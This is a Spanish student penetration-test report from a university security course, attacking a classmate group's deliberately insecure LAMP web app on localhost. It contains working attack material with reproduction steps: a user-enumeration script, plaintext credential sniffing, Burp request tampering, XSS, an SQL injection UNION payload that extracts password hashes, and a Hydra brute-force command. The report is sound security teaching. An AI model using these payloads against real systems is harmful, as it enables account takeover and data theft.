

UPV/EHU

Escuela de Ingeniería de Bilbao



Sistemas de Gestión de Seguridad de Sistemas de Información

ENTREGA 3

Profesor:

Mikel Egaña Aranguren

Alumnos:

Carolina Estefanía Jiménez Godoy

Gonzalo Pérez Gómez

Iratxe Urrutia Sordo

Lucía Gutiérrez Diez

URL del proyecto víctima:

<https://github.com/JavierTorralbaSanz/docker-lamp>

22 de diciembre de 2024

ÍNDICE

1- Introducción.....	3
2- Ataques.....	4
2.1- Rotura de Control de acceso.....	4
2.1.1- Acceso mediante URL.....	4
2.2- Fallos criptográficos.....	5
2.2.1- Sniffing.....	5
2.2.2- Ataque man in the middle (MITM).....	6
2.3- Configuración de seguridad insuficiente.....	9
2.3.1- Cross-Site Scripting (XSS).....	9
2.3.2- Información sobre versión.....	11
2.4- Inyección.....	12
2.5- Fallos de identificación y autenticación.....	13
2.5.1- Fuerza bruta.....	13
2.5.2- Sin invalidación después del logout.....	15
3- Conclusión.....	17
4- Bibliografía.....	17

1- Introducción

En esta última entrega, se nos ha encomendado la tarea de atacar el sistema web desarrollado por otro grupo de clase, con el objetivo de aplicar los conocimientos adquiridos sobre la seguridad web en la asignatura.

La URL del proyecto del grupo que hemos tenido que atacar es <https://github.com/JavierTorralbaSanz/docker-lamp>. Los ataques han sido realizados sobre la rama entrega_1 que corresponde a la primera versión insegura del proyecto.

Lo primero que hemos hecho ha sido buscar vulnerabilidades usando la herramienta de pentesting ZAP y a partir de los resultados obtenidos hemos atacado el sistema web de nuestro grupo víctima.

En este informe, describimos los pasos realizados para llevar a cabo cada uno de los ataques. Además, incluimos instrucciones para reproducir los ataques y las herramientas utilizadas. Este análisis no solo evidencia las debilidades del sistema atacado, sino que también refuerza la importancia de aplicar buenas prácticas de seguridad en el desarrollo de aplicaciones web.

- ▼ 📁 Alertas (16)
 - > 🚨 Cross Site Scripting (Reflected) (9)
 - > 🚨 Inyección SQL - MySQL (9)
 - > 🚨 Metadatos de la Nube Potencialmente Expuestos
 - > 🚨 Cabecera Content Security Policy (CSP) no configurada (11)
 - > 🚨 Divulgación de error de aplicación (2)
 - > 🚨 Falta de cabecera Anti-Clickjacking (11)
 - > 🚨 Cookie Sin Flag HttpOnly (2)
 - > 🚨 Cookie sin el atributo SameSite (2)
 - > 🚨 El servidor divulga información mediante un campo(s) de encabezado de respuesta HTTP ""X-Powered-By"" (11)
 - > 🚨 El servidor filtra información de versión a través del campo "Server" del encabezado de respuesta HTTP (13)
 - > 🚨 Falta encabezado X-Content-Type-Options (13)
 - > 📄 Aplicación Web Moderna
 - > 📄 Divulgación de información - Comentarios sospechosos (2)
 - > 📄 GET para POST (2)
 - > 📄 Loosely Scoped Cookie (3)
 - > 📄 Respuesta de Gestión de Sesión Identificada (4)

Figura 1: Auditoría de la entrega_1 del grupo víctima

2- Ataques

2.1- Rotura de Control de acceso

2.1.1- Acceso mediante URL

Vulnerabilidad:

La comunicación entre páginas se hace mediante parámetros en la URL. Sabiendo esto se pueden manipular dichos parámetros para acceder a páginas a las que no deberíamos poder acceder. Por ejemplo, la página de modificación de datos tiene la siguiente URL:

“http://localhost:81/show_user?user=<usuario>”

Ataque:

Para explotar esta vulnerabilidad hemos creado un algoritmo que hace llamadas a la página con distintos usuarios hasta encontrar un nombre válido y así acceder a sus datos.

```
import requests

# URL base
base_url = "http://localhost:81/show_user"

# Lista de valores a probar en el parámetro 'user'
user_values = ['a', 'b', 'c', 'admin', 'test', 'user1']

for user in user_values:
    # Realizar la solicitud GET con el parámetro 'user'
    response = requests.get(base_url, params={'user': user})
    # Verificar si el usuario es correcto
    if response.status_code == 200 and "Información del Usuario" in response.text:
        print(f"User '{user}' → Usuario válido")
    else:
        print(f"User '{user}' → Failed (HTTP {response.status_code})")
```

Figura 2.1.1.1: Algoritmo de explotación de vulnerabilidad de control de acceso

```
User 'a' → Usuario valido  
User 'b' → Usuario valido  
User 'c' → Failed (HTTP 200)  
User 'admin' → Failed (HTTP 200)  
User 'test' → Failed (HTTP 200)  
User 'user1' → Failed (HTTP 200)
```

Figura 2.1.1.2: Resultado del algoritmo

Vemos que el usuario “a” es válido, por lo que para acceder a sus datos sería tan fácil como acceder a la URL de la página con el usuario como parámetro:

“http://localhost:81/show_user?user=a”

Reproducción:

1. Ejecutamos el script de python, modificando el contenido de **user_values** con los usuarios que queramos probar. La lista de usuarios propuesta es muy simple y básica, para aumentar la efectividad puede ser interesante obtener la lista de usuarios de alguna base de datos con usuarios comunes o recopilados de otras aplicaciones.
2. Comprobamos si alguno de los usuarios es válido. En caso afirmativo podemos acceder a sus datos personales a través de la siguiente página:

“http://localhost:81/show_user?user=<usuario>”

2.2- Fallos criptográficos

2.2.1- Sniffing

Vulnerabilidad:

Cuando accedemos a la página web podemos ver que utiliza el protocolo HTTP. Esto es claramente un problema ya que todas las comunicaciones se transmiten sin cifrar.

Ataque:

En el siguiente ejemplo vemos que se puede realizar un ataque de sniffing muy fácilmente. Solo será necesario estar en la misma red que la persona objetivo, en el momento en el que inicie sesión podremos interceptar su comunicación y así obtener sus credenciales.

85	101.599549545	::1	::1	TCP	86 53712 → 81 [ACK] Seq=1 Ack=1
86	101.599818358	::1	::1	HTTP	1251 POST /login.php HTTP/1.1 (ap
87	101.599839810	::1	::1	TCP	86 81 → 58248 [ACK] Seq=1 Ack=11
88	101.603932148	::1	::1	HTTP	750 HTTP/1.1 200 OK (text/html)
89	101.603962518	::1	::1	TCP	86 58248 → 81 [ACK] Seq=1166 Ack
90	101.732881287	::1	::1	HTTP	958 GET /favicon.ico HTTP/1.1
91	101.734357283	::1	::1	HTTP	437 HTTP/1.1 200 OK (text/html)

Figura 2.2.1.1: Captura de paquetes

```

> Frame 86: 1251 bytes on wire (10008 bits), 1251 bytes captured (10008
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:0
> Internet Protocol Version 6, Src: ::1, Dst: ::1
> Transmission Control Protocol, Src Port: 58248, Dst Port: 81, Seq: 1
> Hypertext Transfer Protocol
  > HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "nombre" = "Gonzalo"
    > Form item: "contraseña" = "Contraseña123"
  
```

Figura 2.2.1.2: Contenido del paquete HTTP interceptado

Reproducción:

1. Nos conectamos a la red del objetivo. Dado que es una aplicación local no hará falta hacer nada.
2. Empezamos a capturar la transmisión de paquetes de la red. En el ejemplo se ha usado WireShark, pero hay otras herramientas como **tcpdump** en linux que nos permiten hacer esto.
3. El paquete que nos impronta en este caso es un paquete con protocolo HTTP que usa el método POST. Si analizamos el contenido del paquete encontraremos las credenciales del objetivo.

2.2.2- Ataque man in the middle (MITM)

Vulnerabilidad:

Un ataque man in the middle consiste en interceptar y modificar partes de los paquetes enviados en las comunicaciones entre el usuario y el servidor. Para esta parte, se utilizara este ataque para insertar información que el usuario no ha introducido en el programa sin que pase las comprobaciones del JavaScript realizadas antes de enviar los parámetros a la base de datos.

Ataque:

Para realizar este ataque utilizaremos tanto un buscador, en mi caso firefox; como el proxy que nos proporciona la aplicación de Burp Suite, que nos permite interceptar y

modificar los paquetes de comunicación. (Para instalar Burp Suite es necesario dirigirse a la página oficial: <https://portswigger.net/burp> y una vez ahí descargarlo).

Es importante mencionar, antes de atacar la página, los cambios realizados en la configuración del buscador. Para que los datos pasen por el proxy proporcionado por la aplicación es necesario cambiar la configuración del buscador. En las conexiones de red indicaremos que pase por nuestro proxy.




Figura 2.2.2.1: Configuración del proxy del buscador

Una vez hemos configurado este apartado, los paquetes comienzan a ser redirigidos hacia la aplicación. Para que Burp Suite capture esos paquetes que transcurren por este, se pulsa el botón interception off. De esa manera, podemos interceptar y modificar cualquier conexión que se haga con los servidores externos.

Creamos una petición de creación de usuario en la página a atacar y al ser enviada aparecerá en burp Suite.

Registro de usuario

Nombre y apellidos:

DNI:

Teléfono:

Fecha de nacimiento:

Email:

Nombre de usuario:

Contraseña:

Repetir contraseña:

Figura 2.2.2..2: Creacion de usuario




Figura 2.2.2.3: Peticion de registro en Burp Suite

Al seleccionar podemos observar el contenido y cabeceras de la petición de registro. En este apartado podremos modificar el contenido de los datos y lo enviamos.




Figura 2.2.2.4: Información de la petición de registro




Figura 2.2.2.5: Petición de registro con los cambios

A pesar de que en un entorno real no tengamos acceso a la base de datos, utilizaremos la base de datos para demostrar la creación del usuario.

Opciones extra

				dni	nombre	telefono	fecha	email	username	contraseña
☐				12345678-A	mikel	123456789	2000-01-01	mikel@gmail.com	a	a
☐				12345678-B	aitor	222444666	2000-06-01	ait@outlook.com	b	b
☐				12345678-Z	Iratxe	123456789	1233-12-12	cw@dew.cw	s	s

Figura 2.2.2.6: Muestra del cambio en la base de datos

Reproducción:

1. Descargamos la aplicación Burp Suite.
2. Redirigimos el tráfico del buscador al proxy de Burp Suite.
3. Indicamos a la aplicación que intercepte(Proxy→Intercept→Intercept off).
4. Realizar la petición en la web.
5. Modificar los parámetros que se quiera en la interceptación.
6. Pulsar Forward.

2.3- Configuración de seguridad insuficiente

2.3.1- Cross-Site Scripting (XSS)

Vulnerabilidad:

La vulnerabilidad que encontramos es específicamente una variante que aprovecha la capacidad de inyectar código malicioso en una aplicación web para realizar acciones no autorizadas, como el robo de cookies de sesión.

Ataque:

Buscando vulnerabilidades de XSS, creé juegos con payloads simples en JavaScript como `<script>alert(1)</script>`.

Al abrir la página detallada de uno de estos elementos, este JavaScript se ejecutaba. Debido a la falta de CORS y a que la cookie de sesión no tenía configurado el atributo HttpOnly, esto permitía robar la cuenta de otra persona.

Por ejemplo, el siguiente título de juego extrae la cookie de sesión de cualquier persona que abra la página detallada del elemento hacia una página web controlada por el atacante, lo que permite tomar el control de la cuenta:




Figura 2.3.1: Ejemplo extracción de cookie

CORS, de hecho, está deshabilitado por defecto en Apache, por lo que extraer datos a otra URL no funcionará. Sin embargo, la cookie podría ser insertada en el nombre de otro juego, por ejemplo, lo cual podría ser creado mediante JavaScript.

La ejecución de Javascript también podría utilizarse para realizar phishing, por ejemplo mediante la redirección a otra página.

Reproducción:

1. Crea un juego con javascript para ejecutarlo como título, incluyendo tags `<script>`.
2. Haz que otro usuario abra la página `show_item` de este elemento.
3. Al abrir la página, el javascript se ejecutará en el navegador de la víctima, por ejemplo, extrayendo su cookie de sesión o redirigiéndola a una página de phishing.

2.3.2- Información sobre versión

El conocer las versiones específicas de los servicios de la web permite al atacante tener un mayor conocimiento de los campos que puede atacar para obtener información de la web. Una vez el atacante consiga saber la versión este puede acceder a la página oficial donde se especifican las vulnerabilidades de la versión.

Este ataque se realizará con el comando Nmap, que permite obtener una gran cantidad de información de los puertos y dispositivos conectados a la misma red. En nuestro caso, no es necesario buscar la ip de la red a observar. La página web que se quiere atacar es localhost:81, es por eso que miraremos todos los puertos abiertos en la ip 127.0.0.1(ip de lookback o localhost).

Para no cargar la búsqueda obtendremos primero únicamente los puertos que están abiertos, sin información de versiones. De esa manera, solo se pedirá buscar información sobre las versiones de los puertos que nos interesan.

```
sudo nmap -sS -v 127.0.0.1 -oN escaneo
```

-sS: escaneo sigiloso.

-v : da información adicional del escaneo.

-oN: exportar la información a un fichero.

```
lucia@luciaPC:~$ sudo nmap -sS -v 127.0.0.1 -oN escaneo
[sudo] contraseña para lucia:
Lo siento, pruebe otra vez.
[sudo] contraseña para lucia:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 21:12 CET
Initiating SYN Stealth Scan at 21:12
Scanning localhost (127.0.0.1) [1000 ports]
Discovered open port 631/tcp on 127.0.0.1
Discovered open port 8081/tcp on 127.0.0.1
Discovered open port 81/tcp on 127.0.0.1
Completed SYN Stealth Scan at 21:12, 0.03s elapsed (1000 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
81/tcp    open  hosts2-ns
631/tcp   open  ipp
8081/tcp  open  blackice-icecap
```

Figura 2.3.2.1: Escaneo de puertos de localhost

El comando ha detectado 3 puertos abiertos: el 81, el 631 y el 8081. Para este apartado nos centraremos en el escaneo del puerto 81, pues sabemos que el proyecto se encuentra escuchando en ese puertos.

```
sudo nmap -sV -sS -v -p 81 127.0.0.1 -oN escaneo81
```

-p: especifica el puerto a observar.

```
lucia@luciaPC:~$ sudo nmap -sV -sS -v -p 81 127.0.0.1 -oN escaneo81
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 21:23 CET
NSE: Loaded 46 scripts for scanning.
Initiating SYN Stealth Scan at 21:23
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 81/tcp on 127.0.0.1
Completed SYN Stealth Scan at 21:23, 0.01s elapsed (1 total ports)
Initiating Service scan at 21:23
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 21:24, 6.03s elapsed (1 service on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 21:24
Completed NSE at 21:24, 0.01s elapsed
Initiating NSE at 21:24
Completed NSE at 21:24, 0.01s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000066s latency).

PORT      STATE SERVICE VERSION
81/tcp    open  http      Apache httpd 2.4.25 ((Debian))

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.26 seconds
Raw packets sent: 1 (44B) | Rcvd: 2 (88B)
```

Figura 2.3.2.2: Escaneo del puerto 81 del puerto localhost

El servicio que utiliza el puerto 81 perteneciente al proyecto es Apache, más concretamente la versión 2.4.25 de Apache.

Reproducción:

1. Instalar Nmap si aún no tienes: **sudo yum install nmap**
2. Buscar la ip de la red (en nuestro caso no hace falta localhost (127.0.0.1))
3. Buscar los puertos abiertos en esa red
4. Recabar información solo de los puertos que nos interesan(los del proyecto)

2.4- Inyección

Vulnerabilidad:

El parámetro **item** en la URL **http://localhost:81/show_item?** se inserta directamente en la consulta SQL sin utilizar sentencias preparadas. Esto deja la aplicación vulnerable a inyecciones SQL.

Ataque:

Un atacante puede explotar esta vulnerabilidad enviando valores maliciosos en el parámetro **item** para manipular la consulta SQL subyacente. Por ejemplo:

http://localhost:81/show_item?item=' OR '1'='1

Esto podría permitir al atacante acceder a datos sensibles, modificar información en la base de datos o incluso eliminarla.

Por ejemplo, la siguiente consulta extrae la información de un usuario, incluido su hash de contraseña y correo electrónico.

`http://localhost:81/show_item?item=%27%20UNION%20SELECT%20null,contrasea,%20username,%20email,dni,nombre%20FROM%20usuarios%20--%20`




Figura 2.4: Ejemplo de inyección

Reproducción:

1. Abra la página show_item y proporcione un comando sql para ejecutar como valor del parámetro del elemento para modificar datos o extraerlos.
2. Leer los datos extraídos en la página devuelta
3. Abusar de estos datos para obtener contraseñas de otros usuarios por la fuerza o para realizar ataques de phishing

2.5- Fallos de identificación y autenticación

2.5.1- Fuerza bruta

Vulnerabilidad:

El ataque de fuerza bruta es un método que usan los atacantes para loguearse probando combinaciones de nombres de usuario y contraseñas. Por eso, es importante limitar los intentos de logins cuando se registran varios logins fallidos seguidos. En este

caso, como los intentos de login no se limitan, se puede atacar el sistema web teniendo una lista de usuarios y contraseñas comunes.

Ataque:

Para realizar este ataque, hemos utilizado la herramienta Hydra que sirve para ataques de fuerza bruta en aplicaciones web. Utilizamos el siguiente comando:

```
hydra -L usuarios.txt -P contraseñas.txt localhost -s 81 http-post-form  
"/login.php:nombre=^USER^&contraseña=^PASS^&tiporegistro=signin: Nombre de usuario  
o contraseña incorrectos."
```

-L se utiliza para probar una lista de usuarios. En caso de querer probar un usuario específico podríamos: `hydra -l <nombreusuario> ...`

-P es para la lista de contraseñas.

-s 81 es para especificar el puerto al que se tiene que conectar hydra.

login.php es a donde se envían los intentos de inicio de sesión.

Así, lo que estamos haciendo es por cada usuario en usuarios.txt probamos todas las contraseñas de contraseñas.txt hasta dar con una contraseña válida. En caso de encontrar una combinación válida aparecerá destacado en la terminal y en caso contrario aparecerá el mensaje de "0 valid password found".

Este método de ataque es costoso en cuanto a tiempo, porque cuantos más usuarios y contraseñas a probar, más tarda en encontrar una combinación válida. Por eso, para hacer este ataque y disminuir el tiempo de espera, hemos reducido la lista de usuarios a 60 y la lista de contraseñas a 100. Pero, lo más efectivo sería probar la mayoría de usuarios y contraseñas posibles. Lo ideal sería tener una lista de usuarios que sabemos que están registrados en la web y de ahí probar combinaciones de esos usuarios con las contraseñas más utilizadas en Internet.

Aquí está el resultado del ataque de fuerza bruta con los archivos usuarios.txt y contraseñas.txt. Como vemos, ha podido encontrar una combinación válida con nombre de usuario "a" y contraseña "a".

```
irratxe@irratxe-ubuntu:~/sgssi/docker-lamp$ hydra -L ~/sgssi/usuarios.txt -P ~/sgssi/contraseñas.txt local  
host -s 81 http-post-form "/login.php:nombre=^USER^&contraseña=^PASS^&tiporegistro=signin: Nombre de usu  
ario o contraseña incorrectos."  
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-22 13:58:39  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5940 login tries (l:60/p:99), ~372 tries per task  
[DATA] attacking http-post-form://localhost:81/login.php:nombre=^USER^&contraseña=^PASS^&tiporegistro=si  
gnin: Nombre de usuario o contraseña incorrectos.  
[81][http-post-form] host: localhost login: a password: a  
[STATUS] 4529.00 tries/min, 4529 tries in 00:01h, 1411 to do in 00:01h, 16 active  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-22 13:59:57  
irratxe@irratxe-ubuntu:~/sgssi/docker-lamp$
```

Figura 2.5.1.1: Usuario y contraseña válidas encontradas

```
irratxe@irratxe-ubuntu:~/sgssi/docker-lamp$ hydra -L ~/sgssi/usuarios.txt -P ~/sgssi/c.txt localhost -s 81  
http-post-form "/login.php:nombre=^USER^&contraseña=^PASS^&tiporegistro=signin: Nombre de usuario o con  
traseña incorrectos."  
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-22 14:22:08  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 540 login tries (l:60/p:9), ~34 tries per task  
[DATA] attacking http-post-form://localhost:81/login.php:nombre=^USER^&contraseña=^PASS^&tiporegistro=si  
gnin: Nombre de usuario o contraseña incorrectos.  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-22 14:22:16
```

Figura 2.5.1.2: Usuario y contraseña no encontradas

Reproducción:

1. Descargamos los archivos usuarios.txt y contraseñas.txt.
2. Ponemos en marcha el contenedor docker: docker-compose up.
3. Instalamos hydra: sudo apt install hydra.
4. Introducimos el siguiente comando (para los txt hay que poner la ruta de donde están los archivos): hydra -L usuarios.txt -P contraseñas.txt localhost -s 81
http-post-form
"/login.php:nombre=^USER^&contraseña=^PASS^&tiporegistro=signin: Nombre de usuario o contraseña incorrectos."

2.5.2- Sin invalidación después del logout

Vulnerabilidad:

Cuando un usuario inicia sesión en la página y entra a info usuario o a modificar datos, aunque cierre sesión, se puede acceder a esas páginas con los datos del usuario que ya no está logueado desde el historial. Esto es un problema grave porque en caso de estar en un ordenador de un sitio público la siguiente persona que esté con el ordenador puede acceder a datos personales de la persona anterior.

Ataque:

Supongamos que la persona anterior que ha estado en el mismo ordenador ha iniciado sesión, ha visto o modificado sus datos y al terminar ha cerrado sesión. Nosotros, los atacantes, podemos abrir el historial y entrar a la página de info usuario o modify_user y nos aparecerá la información del usuario. Así, tenemos la opción de modificar sus datos y contraseña para que la persona dueña de la cuenta no pueda volver a acceder. Además, no es necesario permanecer en la página, porque el historial se mantiene aun cerrando la pestaña.




Figura 2.5.2.1: Historial después del logout




Figura 2.5.2.2: Acceso a información del usuario al pulsar en el historial

Por otra parte, hay otra vulnerabilidad parecida que se produce cuando un usuario inicia sesión y cierra la pestaña sin cerrar la sesión. La vulnerabilidad es que no se invalida la sesión al salir de la página. Al igual que antes, otra persona puede acceder a los datos de ese usuario mediante el historial o incluso en este caso abriendo otra vez localhost:81.

Reproducción:

1. Iniciar sesión con el usuario "a" y contraseña "a".
2. Volver a la página principal y pulsar "info usuario".
3. Volver a la página principal y cerrar sesión.
4. Entrar en el historial y pulsar la página de "Información de Usuario".

3- Conclusión

Gracias a esta tercera entrega hemos podido asentar y analizar desde otro punto de vista, los diferentes ataques que se documentaron en la anterior entrega, en que se fundamentan, qué aspectos hay que tener en cuenta para más tarde proteger la web. Sin embargo, los conceptos obtenidos no son suficientes para atacar webs y aplicaciones reales. El proyecto, al estar basado en la primera entrega (entrega sin o muy baja protección ante ataques), no es lo suficientemente robusto para dañar o afectar a otras páginas.

Es importante mencionar también que para realizar esta tercera entrega las pruebas se han hecho éticamente, con el permiso de los propietarios y en un entorno controlado como es localhost. En caso de no tener permiso de los propietarios estaríamos cometiendo una ilegalidad por la que muy posiblemente nos sancionarían. Y el uso de un entorno controlado, como es el entorno de pruebas creado en el localhost de cada atacante, el desarrollo e implementación del proyecto no se ve comprometido.

4- Bibliografía

- OWASP (2021). Top 10 vulnerabilidades de 2021 - <https://owasp.org/Top10/>
